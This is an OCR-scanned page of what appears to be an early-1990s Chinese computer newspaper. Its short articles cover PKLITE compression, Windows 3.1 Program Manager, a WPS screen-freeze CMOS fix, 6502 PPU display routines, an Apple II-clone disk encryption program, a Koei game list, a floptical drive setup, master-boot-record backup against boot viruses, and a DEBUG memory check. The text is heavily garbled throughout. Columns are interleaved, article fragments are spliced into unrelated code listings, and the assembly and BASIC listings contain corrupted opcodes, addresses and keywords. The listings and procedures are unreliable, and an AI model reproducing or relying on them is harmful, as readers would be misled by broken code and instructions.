PKLITE对执行文件的压缩与其他压缩文件的软件如PKZIP所采用的方法基本相同,不同的是PKLITE在其所压缩的文件前要加上一段释放代码,这与压缩后自释放文件相似,不同的是自释放程序是将压缩文件释放到磁盘上,而PKLITE却是将执行文件释放到内存中运行。由PKLITE压缩的文件不影响程序的正常运行,也不需要额外的内存开销,它的作用仅是将可执行文件压缩以节省磁盘空间。由PKLITE压缩的文件也可恢复,恢复后的文件与原文件一样,但是由于该软件并加密的程序便不能恢复了,而且只有专业人员才有此功能。PKLITE的这一功能能从软件开发的专业人员来说是“非常有用”,它除将原始程序压缩外,还采用独特的算法即所谓“超级压缩”(ExtraCompression)将原始文件“打碎”,这样就使得反汇编工具如美国VCommunications公司的Source软件很难准确“翻译”原程序。美国Central Point公司著名的PCTOOLS 8.0版本多数程序便是采用PKLITE V1.12专业版来压缩加密的。

PKLITE对大部分可执行文件都可进行压缩,但下列一些程序压缩后再运行会出现问题:COMMAND.COM, Microsoft公司的CodeView调试程序, C2.EXE(CS.00编译器), Foxpro数据库程序, Windows和OS/2的程序以及需要修改原执行文件的程序。据作者的经验,若将在CONFIG.SYS文件中加载的SETVER.EXE(DOS5.0)程序加载,从硬盘进入系统时,自检完成后便死锁。

PKLITE压缩/加密软件有以下三个应用程序:
PKLITE.EXE生成压缩/加密后的可执行文件
HDROPT.EXE优化EXE文件重定位入口的工具
CHK4LITE.EXE校验由PKLITE程序压缩/加密的文件的工具
1. PKLITE.EXE的使用格式及可选参数

PKLITE[options][d,][path]infile[[d,][outfile]
PKLITE=程序名
options=可选参数

[d,][path]infile=被压缩(或释放)的程序名称及路径位置
[d,][path]outfile=被压缩(或释放)后的程序名称及输出路径位置
注:方括号内为可选项。
可选参数如下:

-a=压缩有内部覆盖的文件并优化文件重定位入口
-b=将原始文件进行备份(将原文件的扩展名改为.BAK)

-c=采用超级压缩方法对文件进行压缩/加密(该选项只对专业版有效)
-i=显示PKLITE程序授权使用信息
-n=不压缩有内部覆盖的文件,对这类文件的重定位入口不进行优化

-o=覆盖已有的同名文件
-r=清除.EXE文件中的额外数据
-u=将文件的时间/日期更新为当前时间/日期
-x=释放被压缩的文件(可与-b, -o, -u可选参数合用)

2. HDROPT.EXE的使用格式
HDROPT filetype
该程序起PKLITE程序-a可选参数时的后半部分的作用,即优化EXE文件重定位入口,运行此程序之后再运行PKLITE效果更好。

3. CHK4LITE.EXE的使用格式及可选参数
CHK4LITE[options]filetype
可选参数仅有两个:
-o=仅校验压缩后的文件
-u=仅校验未压缩的文件
这几个程序在DOS2.0版本以上的PC系列兼容机上均可运行。
武汉,刘朝

WINDOWS 3.1 功能与使用

本身也是一个窗口,——一个用于启动和管理运行程序的程序。除非用户有意改变,否则Windows中每一动作都将从程序管理器中开始。同样,用户在完成了自己的工作后,也必须通过程序管理器退出Windows。

除了启动和终止Windows的运行外,程序管理器还提供两个重要功能,简便地运行应用程序的方式和对用户文件和文档进行逻辑分组管理提供方便。

1. 程序管理器上的菜单命令
在程序管理器上的菜单条上共有四个菜单:File、Options、Windows和Help。

Help菜单是几乎每个应用程序都带有的,一般位于菜单条的右端。Help菜单实际上将引导运行程序管理器的帮助程序,从而打开一个名为“Program Manager Help”的窗口,Windows各应用程序的帮助窗口风格统一,可提供按索引进行的或上下文相关联的帮助命令,在此窗口的菜单条上,有五条命令:Contents(目录)、Search(搜索)、Back(回退)、History(重复)、Glossary(术语表)。其中,利用Contents命令可以查看目录,然后再看相关的细节,利用Search命令则可查看的特定主题及相关内容。利用Back及History命令则可来回搜索,进行阅读。

在一般的应用程序里,按F1键即可访问Help系统。

Windows菜单含有两组命令,一组用于管理窗口的命令:Cascade(层叠)、Tile(平铺)及Arrange Icons(安排图标),另一组则是与每一个程序组相对应的命令,例如在最初安装的Windows里,程序管理器的Windows菜单里含有如下五个与程序组有关的命令,它们是:Accessories、2Applications、3StartUp、4Games、5Main。

Cascade及Tile命令只影响已打开的窗口,因此,可以将暂时不用的组最小化,再把其余的程序组平铺排列。当只打开了一个程序组时,选择Tile命令将使该窗口打开至尽可能大,只要它不遮住其它组的图标。

(未完待续)

如何排除WPS的“伪死机”现象

虽然因屏显不能显示任何信息而无法继续编辑,但此时并没有真正死机,而是“伪死机”,如果我们按Ctrl+KQ,然后按X键退出主菜单,这时只要再按任一键屏显就会恢复正常,并且与未发生死机时的正常退出完全相同,机器又恢复到正常工作状态,否则才按Ctrl+KQ叫“伪死机”前所输入的内容并未丢失,已被存盘。

产生这种“伪死机”现象的原因是:主机板上CMOS中的Screen Server项的设置不当而造成的,经试验发现当该项的值为:10Min, 50Min或1Hour时,则使用WPS时每隔10分钟、30分钟或1小时就会出现“伪死机”现象,当该项设置为Disabled时,就排除了这种“伪死机”现象。

设置过程如下:
1. 在启动机器过程中按下键盘的某一键,当屏幕上出现:
Press <C> to resume, <F2> to setup!按<F2> >进入CMOS设置菜单,或在DOS状态下直接按Ctrl+Alt+S;

2. 移动光标至Extended BIOS Features项,按Enter键进入下级菜单;

3. 移动光标至Screen Server项,按<F5>或<P6>使该项的值为Disabled;

4. 按<F10>保存设置,再按<Esc>退出,机器重新启动后,由于此时Screen Server的值已改为Disabled,所以再使用WPS时,就可以正常工作了。
西安 金桂秋

本报与美国微软公司联合举办专题技术讲座(四)

以上仅介绍了背景画面显示处理中的原理程序,在实际应用中还要根据不同的要求进行特殊的技术处理。在任天堂游戏中只有大面积的背景更换才采用关显示的方法,而局部画面的改动如显示积分、时间、生命值等数字都是在中断处理中进行的。当多幅画面滚动时则是一边控制画面的位移,一边修改移出显示窗口的ppu显示单元的内容,从而使画面连续不断的以新的面貌出现,使游戏向前推进,这些也是在中断中完成的。之所以说中断在任天堂游戏中起着巨大的作用,也正缘于此。

1. 局部画面的显示
由于FBASIC程序绘制画面的处理速度太慢,故一般要求用机器语言编写,如欲在屏幕的左上角显示,“1000”时(选定地址为\$2010),可使用程序

```
NO. 3-17
LDA # $20
STA $2006
LDA # $10
STA $2006
LDA # $01
STA $2007
LDA # $00
STA $2007
STA $2007
STA $2007
RTS
```

当欲在屏幕的右上角显示“SCORE”时(选定地址为\$2005)则编程

```
NO. 3-18
LDA # $20
STA $2008
LDA # $03
STA $2006
LDA # $53
STA $2007
LDA # $43
STA $2007
LDA # $4F
STA $2007
LDA # $52
STA $2007
LDA # $45
STA $2007
RTS
```

程序No. 3-17、NO. 3-18顺序编写,易于理解,一般对送显变量值如时间、积分等多采用这一方法,然而当送显项数较多时,这种方法将使程序冗长,故一般采用查表法和等页换元法编程。

(1) 查表法显示局部画面
查表法一般用于显示顺序排列的多个不变项,如欲在画面上显示图3-17的内容:

```
2000 TIME SCORE STAGE LEVEL
2002 XXXX XXXXXX XX XX
可编程序如
No. 3-19
7F00-LDA # $20
7F02-STA $2006
7F05-LDA # $02
7F07-STA $2006
7F0A-LDY # $00
7F0C-LDA $7F0E, Y
7F0F-STA $2007
```

当前磁盘的加密方法非常多,各种方法的原理和效果都不同。但从加密的机理来分可以分为硬加密和软加密。硬加密是指改变磁盘的磁取格式,使一般DOS难以读到信息,例如半软加密法,但由于加密方法不当,不久就会被“高手”们解密出来,软加密是相对硬加密而言,它不改变磁取格式采用其它方法改变盘上的信息。本文介绍的方法即属于软加密,它调用DOS的RWTS程序再用密码加密。

加密程序见程序一,解密程序见程序二,程序J.BIN为调用RWTS和磁码加密的机器语言程序及RWTS所需的参数。加密的原理和经过是先调用RWTS读出某条磁道的信息,通过密码加密后再调用RWTS把信息写回原磁道,解密则是加密的逆过程。其中调用RWTS的方法可参看《中华学习机使用技巧和检修360问》, \$308 (776, 10进制, 下

```
7F12-INY
7F13-CPY # $1F
7F15-BNE $7F0C
7F17-RTS
7F20-54 49 4D 45 20 20 20 20
7F22-53 43 4F 52 45 20 20 20
7F24-20 53 54 41 47 45 20 20
7F26-20 20 4C 45 56 45 4C 00
从No. 3-19可见,查表法程序极为简洁,送显的内容全部在7F0E~7F2E单元存放,故修改送显内容仅修改数据区而不必改动程序,所以这种方法采用的较广泛。
```

程序No. 3-19通过比较Y寄存器的数据对结束送显数据进行采样,当Y等于H1P时结束送显,也可以通过数据采样,确定向PPU送显的终止点,见No. 3-20。

```
7F00-A9 20 LDA # $20
7F02-8D 06 20 STA $2006
7F05-A9 02 LDA # $02
7F07-8D 06 20 STA $2006
7F0A-A0 00 LDY # $00
7F0C-B9 E0 7F LDA $7F0E, Y
7F0F-P0 06 BEQ $7F17
7F11-8D 07 20 STA $2007
7F14-C8 INY
7F15-D0 F5 BNE $7F0C
7F17-80 RTS
```

No. 3-20中以从数据区读到0作为送显结束标志,这样省去了对Y值的比较,使用较灵活。

在查表法送显中还可以采用递推送显法,这种方法可使程序量进一步减小,见No. 3-21。

```
7F00-A9 20 LDA # $20
7F02-8D 06 20 STA $2006
7F05-A9 02 LDA # $02
7F07-8D 06 20 STA $2006
7F0A-A0 1F LDY # $1F
7F0C-B9 E0 7F LDA $7F0E, Y
7F0F-8D 07 20 STA $2007
7F12-88 DEY
7F13-10 F7 BPL $7F0C
7F15-60 RTS
7F20-4C 45 56 45 4C 20 20 20
7F22-20 45 47 41 54 53 20 20
7F24-20 20 45 52 4F 43 53 20
7F26-20 20 45 4D 49 54 00
```

程序No. 3-21比上两个程序节约两个内存单元,虽然两个单元不足道,但当这类送显于程序较多时,所节约的内存单元就相当可观了,尤其对于我们的学习机供用户使用的RAM区较小, No. 3-21将更有意义。

另外,以上三个程序中的7F00~7F0F程序段一般把它设计为一个置ppu地址于程序,这样又可以节约三个内存单元,如

```
7F00-LDA # $20
7F02-LDY # $02
7F04-JSR $7F00
7F07-.....
7F0A-STA $2006
7F0B-STY $2006
7F0E-RTS
```

采用这种方法虽然于程序多占用了7个内存单元,但由于它可做多置ppu地址程序调用,故节省内存还是很显著的,我们必须从最初就养成精修程序的习惯,以便较少的内存发挥较大的作用。(未完待续) 山东于基

日本光荣公司部份软件汇总表

PC版·卡	信长的野心	88年3月18日 电池记忆	游戏评价
SLG类		8人·可对战 2M+128K 9800日元	7.00
PC版·卡	三国志	88年10月30日 电池记忆	游戏评价
SLG类		8人·可对战 2M+64K 9800日元	7.00
PC版·卡	成吉思汗	89年4月20日 电池记忆	游戏评价
SLG类		4人·可对战 2M+128K 9800日元	7.00
PC版·卡	水滸传	90年6月29日 电池记忆	游戏评价
SLG类	一善天行道	7人·可对战 3M+128K	6.75
PC版·卡	大航海时代	91年3月15日 电池记忆	游戏评价
SLG类		5M+128K 11800日元 1人	7.00
PC版·卡	拿破伦	91年5月23日 电池记忆	游戏评价
SLG类		1人 3M+256K 11800日元	6.25
PC版·卡	维新之风	90年9月15日 电池记忆	游戏评价
SLG类		2人·可同屏 2M+128K	6.25

光盘 (Floppy optical) 以其体积小,容量大、读写速度快,而越来越受到广大计算机使用者的喜爱。

光盘驱动器采用系统级接口 (Host level interface) 通过 SCSI 主适配器与 FC/XT 及 AT 总线连接,其驱动程序固化在 SCSI 主适配器的 BIOS ROM 中。

首先将 SCSI 主适配器卡插在主机扩充槽内,连接好 5 英寸软驱的电源、以及与 SCSI 接口连线。加电启动,出现提示符 D), 即原来的硬盘 C 变为 D 盘,而原 C 盘变为现在的光盘驱动器。这就给常挂 C 盘的汉字库及一些应用程序的调用带来许多不便。

解决这一问题的方法有 2 种:
其一将光盘 C 作为活动硬盘,现 D 盘作为扩硬盘。

3.5英寸21M 光驱取用的安装与使用

其二将原 360KB 软驱 B 拆除,机器启动后默认光驱为 B 驱,不需要 Setup 在 CMOS 配置中设置信息。

对于一张新的光盘,格式化后才能使用,但启动机器后用 DOS 外部命令 FORMAT 格式化光盘无法进行。这里 FMTFLOPT.EXE 文件是一个光盘格式化命令,它将允许你在光盘驱动器中格式化 21Mb, 1、44Mb 和 720Kb 软盘,因此你在用 FORMAT 命令格式化光盘之前先得加载 FMTFLOPT.EXE 文件。

下面介绍两个可选参数的用法
若缺省可选项,则允许你用 DOS FORMAT 命令在光盘驱动器中格式化 21Mb 软盘。
具体步骤为:
1. 在 FMTFLOPT 所在磁盘和目录下运行此命令。
2. FORMAT d:
a. /D+参数
在你制作一个 21Mb 可引导软盘时将建立 12 位的文件分配表,一旦选择了这一选项,你必须使用 DOS FORMAT 命令中的 /S 参数传输系统,以得到一张系统盘。
b. /D-参数
在制作一个高密度的不可引导盘时将建立一个 16 位分配表,这使盘将有更多的存储空间、存数据和其它文件。一旦选中这一项就不要用 FORMAT 命令中的 /S 参数。
新磁 量试

磁盘软加密法

```
同)开始的程序是用 $06-09 的密码对首地址放在 $EB、$EC (236、238) 的 256 个单元进行异或运算的程序,即密码加密程序。本程序可对任一磁道进行加密,如果对目录磁道 (17 磁道) 进行加密再对其它磁道进行加密则更保险,当然也可只对目录磁道进行加密。程序全汉字提示使用方便,4 位密码(每位在 256 内)使破解机会只有 1/256^4。本程序在 CEC-1 通过。
```

```
程序一
10 D $ = CHR $(4),PRINT
D $ *PR # 3,HOME
20 PRINT D $ *BLQAD J.BIN
30 INPUT "请输入待加密盘片:GETA $
50 INPUT "密码 (0-255),A
A(1),A(2),A(3),A(4)
60 INPUT "磁道: ",I,POKE
810,T
70 POKE 818,1,POKE 814,0
80 FOR I=1 TO 16
90 POKE 811,I,POKE
```

```
10 D $ = CHR $(4),
PRINTD $ *PR # 3,HOME
20 PRINT D $ *BLQAD J.BIN
80 INPUT "密码: ", A
),A(2),A(3),A(4)
INPUT "磁道: ", T,
POKE 810,T
50 PRINT "输入待解
密盘片: ",GETA $
100 POKE 818,1,POKE 814,0
110 FOR I=1 TO 16
120 POKE 811,I,POKE815,
111+I
130 CALL 776
140 NEXT I
150 FOR I=1 TO 4
160 POKE 5+I,A(I)
170 NEXT I
180 POKE 815,111+I
220 CALL 768
230 PRINT"磁道: ",I,"已解密"
240 NEXT I
程序二
10 D $ = CHR $(4),
PRINTD $ *PR # 3,HOME
240 POKE 811,1,POKE
815,111+I
250 CALL 768
260 PRINT"磁道: ",I,"已解密"
程序 J.BIN
800 -A0 26 A9 03 20 D9
900 80
908 -A900 AA A8 A1 EB
508 06
310-00 81 EB C8 C0
04 D0 02-
318-A0 00 E5 EB A5
2B C9 FF
320-D0 EA 60 00 00 01
60
328-01 00 11 08 36 03 20
330-00 00 01 20 FE 60
01 01
338-EP D8
广州 冯云庆
```


所谓软件的二次开发应用,就是原来软件设计时没有考虑到某项功能,在用户实际使用过程中逐渐总结出该软件在某些特定情况下的特殊用途,而且有时这些用途是高级版本软件或专门为该项用途设计的软件所不及的,下面就以低版本的NU软件为例进行具体说明。

PCTOOLS实用工具软件的最低版本中带有二个实用程序 NU.EXE,其主要功能是直接读写硬盘的主引导扇区内容,NU工具软件读取硬盘(或软盘)主引导扇区和恢复主引导扇区内容的操作步骤如下:

- 1.保存主引导扇区内操作步数
- (1)在C>>下打入文件名nu并回车进入其操作菜单;
- (2)在主菜单Main Menu中选择Explore disk选择项;
- (3)在菜单Main 1选择项中选择Choose item;
- (4)在菜单Menu 1.1选择项中选择Absolute sector;
- (5)在菜单Menu 1.6选择项中选择Select the new drive,然后在光标键选择C:,选项,此后显示下列信息:

```
side,0
Cylinder,0
Sector,1
Number of sectors,1
回车后返回主菜单Menu 1
```

- (7)在菜单 Menu 1选择项中选择Edit/Display item项,然后在下级显示信息中将光标停在 DOS-16 的位置

浅谈工具软件的三次开发应用

上,并按 F2 功能键,此时主引导扇区的内容显示在屏幕上,正确的主引导扇区的内容是 PA 33 CO 8E开始,以 55AA 作为结束标志,如果不是上述内容,则软件可能传染上了引导型病毒,如火炬病毒等,如开始四个字节为E9 95 00 4D;

- (8)主引导扇区内容正确无误后,按 ESC 键返回上级菜单,并选择Write item to disk选项;
- (9)在下级菜单中选择File mode选择项;
- (10)在菜单Change drive中选择A:,驱动器操作;
- (11)在提示信息Enter the filename,后输入文件名,如:AST286.BOT,然后选择Y=选择项,此时屏幕显示:Write select item文件写操作成功后提示:Press any key to return按任意键后返回上级菜单,此时主引导扇区的保存操作完毕。

- 二、恢复主引导扇区内内容操作步骤
- (1)在主菜单Main Menu中选择Explore disk选择项;
- (2)在菜单Main 1选择项中选择Choose item;
- (3)在菜单Menu 1.1选择项中选择Change drive,选择A:,驱动器后返回上级菜单;
- (4)在菜单 Menu 1.1中选择File选择项,然后在文件目录选择相应的文件名,如 AST286.BOT,操作完后返回

- 面上级菜单;
- (5)在菜单中选择Edit/display item选项,观察主引导扇区内容正确与否,然后按ESC键返回;
- (6)在菜单中选择Write item to disk选项;
- (7)在菜单中选择Absolute sector mode选项;
- (8)然后在提示信息Select new drive菜单中选择C:,驱动器;
- (9)在提示信息Select physical sector菜单中填入相应数字;

然后选择 Y=选择项操作,若操作成功机器自动提示,恢复主引导扇区操作结束。

三、NU软件有效地清除引导型病毒

近期各种流行的病毒给我们的正常工作带来了很大影响,尤其是引导型病毒,我们是平时很少读取主引导扇区内容来看其是否有病毒,因为读取该扇区的内容比较麻烦,而运行大型检测病毒的软件一是比较费时间,其二是有些病毒不易被发现,这样就使引导型病毒不知不觉地潜入我们的计算机,NU软件在清除引导型病毒方面有显著的功能,只要我们事先将主引导扇区的内容按(一)的操作步骤保存到一个文件中,在平时经常利用该软件查看一下主引导扇区的内容,若发现该内容和正常情况不一样,再按原操作步骤(二)重新写回主引导扇区内容,就起到了清除引导型病毒的目的,该操作比起病毒检测和清除软件来更灵活方便得多,省时省力,而且比高级版的NU工具软件操作更直观得多。

四、方便有效地清除微机“软故障”

在微机的日常使用过程中,我们经常会遇到因突然断电或关机后微机不能正常启动,在软件启动后又不能进入 C 盘的现象,出现这种故障的原因是分区的有效标志 00H 或硬盘标志 55AA 丢失,此时,我们就可以利用 NU 软件按照上述操作(一)的读取主引导扇区内容的操作将主引导扇区内容读出,查看其标志内容是否有变化,并将正确标志内容写入或将以前保存的主引导扇区内容按操作(二)恢复到主引导扇区内,这就可使微机故障消除。这样就避免了我们对微机进行低级格式化后装入系统软件的复杂操作,起到事半功倍的效果,而且比机器自带的诊断软件操作更方便、迅速、直观得多。

辽宁 泉立波

WINDOWS3.1功能与使用

王志新 袁其文 袁其基

File菜单可分为三部分,前面部分的大多数命令用于对话框或程序项的图标,当只选择了一个程序项图标时,就只能使用 Move and Copy命令,其它的四条命令(New, Open, Delete and Properties)则可用于图标或程序项图标。下一条命令 Run, 可用于执行任何一个程序,该命令会给出一个对话框,操作者需要在其中的方格内输入执行程序的名字及其参数,最后的一条命令 Exit Windows, 则是另外一种退出 Windows 的途径。

在 File 菜单上选择 Properties 命令后,将打开一个对话框,显示出与活动的图标项有关的一些信息。如果活动的图标项是组,则给出与组有关的信息;如果活动的图标项是一个程序,则给出的是与该程序有关的信息。两个对话框中的内容稍有不同。

Options 菜单上的几条命令,是一种任性的命令,从此菜单上选取一条命令,就会在此命令旁添加或去掉一个选中标志(对号),表明该命令会不会发生作用,它的三个命令作用如下:

Auto Arrange(自动安排),手工移动了窗口内的图标后,执行此命令,会自动地将图标按行、列排列整齐。

Minimize on User(随时变成最小),只要启动了某个应用程序,程序管理器的窗口就会自动缩小,这在运行多道程序时有利于腾出屏幕上的空间。

Save Settings on Exit(退出时保存设置),如果在退出 Windows 之前,已在程序管理器里打开、关闭或移动了任何窗口或图标,则会保存这些改变,并在下次启动 Windows 发挥作用。

2. 在程序管理器里启动和退出应用程序

由图标启动一个应用程序特别简单,首先应打开包含应用程序的窗口,然后选中想要运行程序的程序项图标,最后,对此图标连续点击两下,或者从程序管理器的 File 菜单上选取 Open 命令。

在 Windows 里退出一个应用程序,可有三种途径。一种是从 Control 菜单上选取 Close 命令,另一种是从 File 菜单上选取 Exit 命令,而最快速的方法就是对应用程序控制菜单图标连续点击两下,此外,按 Alt-F4 键也可以关闭应用程序。

需要注意的是,关闭应用程序与将应用程序最小化后图标是不一样的,应用程序打开后再图标,该程序仍然在运行,它仍占用计算机的内存。

使用菜单命令来将应用程序最小化时,可从窗口的 Control 菜单上,选取 Minimize 命令,应用程序最小化后,对此图标点击一下鼠标,就会弹出 Control 菜单,从中选取 Restore 命令,又可将其窗口恢复。

如果使用该图标,其操作要简单一些,用鼠标点击一下应用程序的最小化按钮,即可将该程序最小化;对最小化的程序图标,连续点击两下,又可将其恢复成正常窗口。

上面所介绍的方法是针对 Windows 应用程序的,我们在前面介绍过,在 Windows 里也可运行非 Windows 应用程序(即 MS-DOS 下的应用程序),只要为非 Windows 应用程序建立了“程序信息文件(PIF)”,就可运行该 PIF 文件,从而运行该应用程序。运行方法与 Windows 应用程序一样,例如可以在它的图标上连续点击两下,来让它运行,有关建立程序项的方法,我们在以后还要介绍。

程序管理器还为所有非 Windows 应用程序设置了一个大家熟悉的由“MS-DOS”五个字母略词组成的缺省图标,它也是一个可以运行的应用程序,那就是 MS-DOS 的命令解释程序,也叫 MS-DOS 的外壳,用鼠标连续点击两下,即可让它运行,运行后,即会出现 MS-DOS 的提示符,这时用户就可以象处在 MS-DOS 下进行操作,运行各种程序,要返回 Windows,只需按 MS-DOS 提示符下输入 EXIT。

五、程序组和程序项

前面我们介绍了程序管理器的菜单和运行及终止程序的方法,在程序管理器里运行的程序,是属于某个程序组的,而程序组里又包含有要运行的各个程序项,程序管理器里多个程序组,有几个程序组是由 Windows 在安装时就已建立好的,如 Main, Accessories, Games Startup 等,有些是后来通过 Windows 的 Setup 来建立的,有些大的应用程序还会建立自己的程序组,用户还可以自己修改程序组、建立和修改其中的程序项。

名为 Startup 的程序组在程序管理器中具有特殊的地位,该组中的每一程序项在每次启动 Windows 时都将自动运行,那些被选中了 Run Minimized(最小化运行)框的程序项,在运行时变为一个打开的窗口。

1. 程序组的操作

前面已介绍过在 Windows 建立程序组的几种途径,接下来将介绍用户自己建立、修改和删除程序组的方法,用户可以自己创建新组,创建新组的步骤如下:

- (1)从 File 菜单上选取 New 命令;
- (2)在出现的 New Program Object 对话框中,选择 Program Group,并点击 OK, 随后会出现名为 Program Group Properties 对话框;
- (3)在 Description(描述)文字框中,输入新组的名字;
- (4)在 Group file(组文件)文字框中,输入一个合法的文件名,无须加扩展名,程序管理器会自动地使用 GRP 作为扩展名;
- (5)用鼠标点击 OK 按钮;

当然还可以重新命名程序组,步骤如下:

- (1)将要命名的程序组窗口最小化;
- (2)在程序组图标处点击一下鼠标按钮;
- (3)选择 File 菜单的 Properties 命令,这时会出现一个 Program Group Properties 对话框;
- (4)在 Description 文字框中输入新名字,然后点击 OK 按钮;

本报有征稿牌 07 号

在 PC/XT/PK/AT 机上, DOS 直接管理的内存空间至多 640KB,由于用户配置环境、DOS 系统的配置情况及批处理文件各不相同,致使在基本内存空间内,大小也不尽相同,在汉字环境下,占用基本内存空间比较多,用户删除组时,该组内的所有程序项也一起被删除,但是不会删除硬盘上的任何文件(包含组信息的扩展名为 GRP 的文件除外),这样若误删除了一个程序组,还可以重建它。

2. 为应用程序定制程序项 用户可按需要和爱好很容易地修改程序组和程序项,任何时候只要简单的几个鼠标操作就重新安排一切。

在组间移动程序项 最简便的移动程序项的方法是用鼠标拖动它,此外,也可使用 File 菜单中的 Move 命令来移动,例如,将 Terminal 图标从 Accessories 组中移到 Applications 组的步骤如下:

- (1)设置程序管理器,以便同时打开 Accessories 组和 Applications 组;
- (2)将鼠标指示针置于 Terminal 图标处;
- (3)按住鼠标按钮同时拖动 Terminal 图标至 Applications 组里;
- (4)释放鼠标按钮;

用键盘实现上述目的的步骤如下:

- (1)激活 Accessories 程序组;
- (2)按 T 键选择 Terminal 图标;
- (3)按 Alt, F, M 键选择 File 菜单的 Move 命令;
- (4)在出现的 Move Program Item 对话框里,按下 Alt-Down 键打开下拉式列表框,然后向下方向键选择 Application 组;
- (5)按 Enter 键。(未完待续)

```
0126 Jb 134
0128 mov dx,180
012B mov ah,09
012D mov ah,21
012F mov ax,4c00
0132 int 21
0134 mov dx,0160
0137 jmp 012b
- o 150
50 .C4 .D8 .D2
E5 .BF .C9 .D4
.D4
157 .D7 .B0 .D4
.D8 .B3 .CC .D0
.F2
160 .D4 .CB .D0
.D0 .21 .24 .00 .00
167 .00 .00 .00
00 .00 .00 .00
.com 文件,编写一个名为 170 .C4 .DA .B4
为 mmm.com 的文件,可 E6 .B2 .BB .B9
放在应用程序之前,当 177 .2C .20 .20
用户的内存空间不够用 BS .CC .D0 .F2 .B2
来加载程序时,可在程 180 .BB .C4 .D1
序退出之前给用户予以 184 .CB .D0 .D0 .D1
提示: 187 .24
程序编写过程如下:
- f bx
C>debug 0000
a 100 -f ex
100 mov ah,51 80
0102 int 21 -c mmm.com
0104 int -w 100
105 mov ax,[bx-8] -writing 0080 bytes
108 mov dx,ax -g
010A mov, 010B mov al,[0000]
010E cmp al,5a
0110 jz 0121
0112 mov ex,[0001]
0116 mov bx,[0001]
011A mov ax,dx
011C add ax,bx
011E inc ax
011F jmp 0108
0121 dec cx
0122 cmp ex,###
```

程序执行如下:
1. 当内存满足程序运行要求时,运行结果如下:
C>MMM
C>内存可以装程序运行!
2. 当内存不满足程序运行要求时,运行结果如下:
C>MMM
C>内存不够,程序不能运行!
长春 陈大军 袁其波

本报与美国微软公司联合举办专题技术讲座(五)

(2) 零页无法显示局部画面
游戏中的画面一般用这种方法送屏。这种方法的送屏程序必须装在中断处理程序中。游戏中的变量值一般采取十进制方式装在连续的几个零页单元中。如选用 \$P0~\$P4 依次装游戏者的得分 SCORE 的五位数字。\$P0 存最高位，送屏程序如 NO. 3-22。

```

7F00-LDA # $20, 送屏起始地址为 $200
7F02-LDY # $29
7F04-JSR # $7F00
7F07-LDY # $ 00
7F08-LDA # P0, Y
7F0B-STA $2007
7F0E-INY
7F0F-CPY # $05
7F11-BNE # $7F0E
7F13-RTS

```

2. 整幅画面的绘制
绘制整幅画面时，一般采取关显示送屏的方法。送屏中多采用查表法。但是由于游戏画面千变万化，若采用程序 NO. 3-19~NO. 21 送屏虽能奏效，但程序量和数据量都将变得很大，因此必须对查表法程序进行改造，使送屏程序通用，使数据区占用最小。常用的方法有以下几种。

```

EE1F-20 7A EC JSR $BCTA
EE22-08 PLA
EE23 0A ASL
EE24 90 03 BCC $EE29
EE28-09 02 ORA # $02
EE28-C8 INY
EE29-4A LSR
EE2A-4A LSR
EE2E-AA TAX
EE2C-80 01 BCS $EE2F
EE2E-C8 INY
EE2F-B1 00 LDA($00),Y 向PPU送数
EE31-8D 07 20 STA $2007
EE34-CA DEX
EE35-D0 F5 BNE $EE2C
EE37-38 SEC
EE38-98 TYA
EE39-65 00 ADC $00
EE3B-85 00 STA $00 调整数据
EE3D-A9 00 LDA # $00 区首址
EE3F-65 01 ADC $01
EE41-85 01 STA $01
EE43-4C 02 EE JMP $EE2E
BCTA-8D 00 20 STA $2000
EC7D-85 10 STA $10
EC7F-60 RTS.

```

程序 NO. 3-23 说明：
I. 在执行 NO. 3-23 之前，已对 \$00, \$01 单元置入了数据区首址，绘制对话框画面的数据区首址为 \$D7F4，故 \$00 =F4, \$01=D7
II. \$00 单元为 \$2000 开关状态记忆单元，其常值一般为 H90 或 H10。
III. \$EE09~\$EE11 为设置 PPU 送数首址处理程序，这段程序是从 \$00, \$01 单元指定的数据区中取出第一、第二两个数据送入 \$2006，设置 PPU 的通讯首址。
W. \$EE12~\$EE28 为送数方式判断处理程序，这段程序决定向 PPU 的送数方式，它不能够一次向 PPU 送 a 个不同的数还是一个相同的数，还能决定向 PPU 送数的取向，即是纵向送数还是纵向送数。
Y. \$EE29~\$EE36 为从数据区取数送入 PPU 处理程序，它还能控制送数数量，达到送数数量后自动转出送数处理。
W. \$EE37~\$EE41 为数据区地址指针换算程序。当一次送数完毕后，由该段程序调整 \$00, \$01 单元的数据区首址，为下一次送数做好准备。(未完待续)

电脑游戏机编程技巧

(1) BS. 2A 模式
在 BS. 2A 版本的 P BASIC 中，其对话框画面、音乐画面、计算板画面、打字留言板画面都使用了同一送屏程序，不同的是通过 \$A 单元选择出不同的数据区首址，从而达到绘制不同画面的目的。现将送屏程序和对活板部分数据抄录于后，供分析学习。见 NO. 3-23。

```

EE02-A0 00 LDY # $00
EE04-B 100 LDA($00),Y 由数据为
EE06-D0 01 BNE $EE09 结束送数。
EE08-60 RTS
EE09-8D 06 20 STA $2006 设置 PPU
EE0C-C8 INY 数据首址
EE0D-B 100 LDA($00),Y 置数据首址
EE0F-8D 06 20 STA $2006
EE12-C8 INY
EE13-B1 00 LDA($00),Y 确定向 PPU
EE15-0A ASL 送数的方式。
EE16-48 PHA
EE17-A5 10 LDA $10
EE19-00 04 ORA # $04
EE1B-B0 02 BCS $EE1F
EE1D-29 FB AND # $FB

```

如何向 PPU 送数

调整数据区首址

设置 PPU 数据首址

确定向 PPU 送数的方式

设置 PPU 数据首址

确定向 PPU 送数的方式

设置 PPU 数据首址

确定向 PPU 送数的方式

设置 PPU 数据首址

确定向 PPU 送数的方式

设置 PPU 数据首址

确定向 PPU 送数的方式

设置 PPU 数据首址

确定向 PPU 送数的方式

如何实现 PC-1500 的 BASIC 程序向 IBM 机移植
随着微机的普及，PC-1500 机的各种缺点日见突出，如速度慢、操作繁琐等，因而如何把已经实用的 PC-1500 BASIC 程序移植到 IBM 机上已成为急需解决的问题。以下是移植的具体步骤(以下出现的 IBM 代表 IBM BASIC--GW BASIC, BASICA)。

1. 磁带 BASIC 程序输入 PC-1500 机内存;
2. IBM 机串行接口通过 CE-158 接口与 PC-1500 机相接(在断电状态下);
3. 微机型分辨率，并依次打开 IBM 机、CE-158 接口、PC-1500 机电源;
4. IBM 机进入 CSDOS 系统，使用专用转存程序 PCTBM.COM，并根据提示进行操作(注意：一般微机型驱动器只能使用低容量);至此，已把 PC-1500 机的 BASIC 程序转存于 B 盘中的磁盘上。
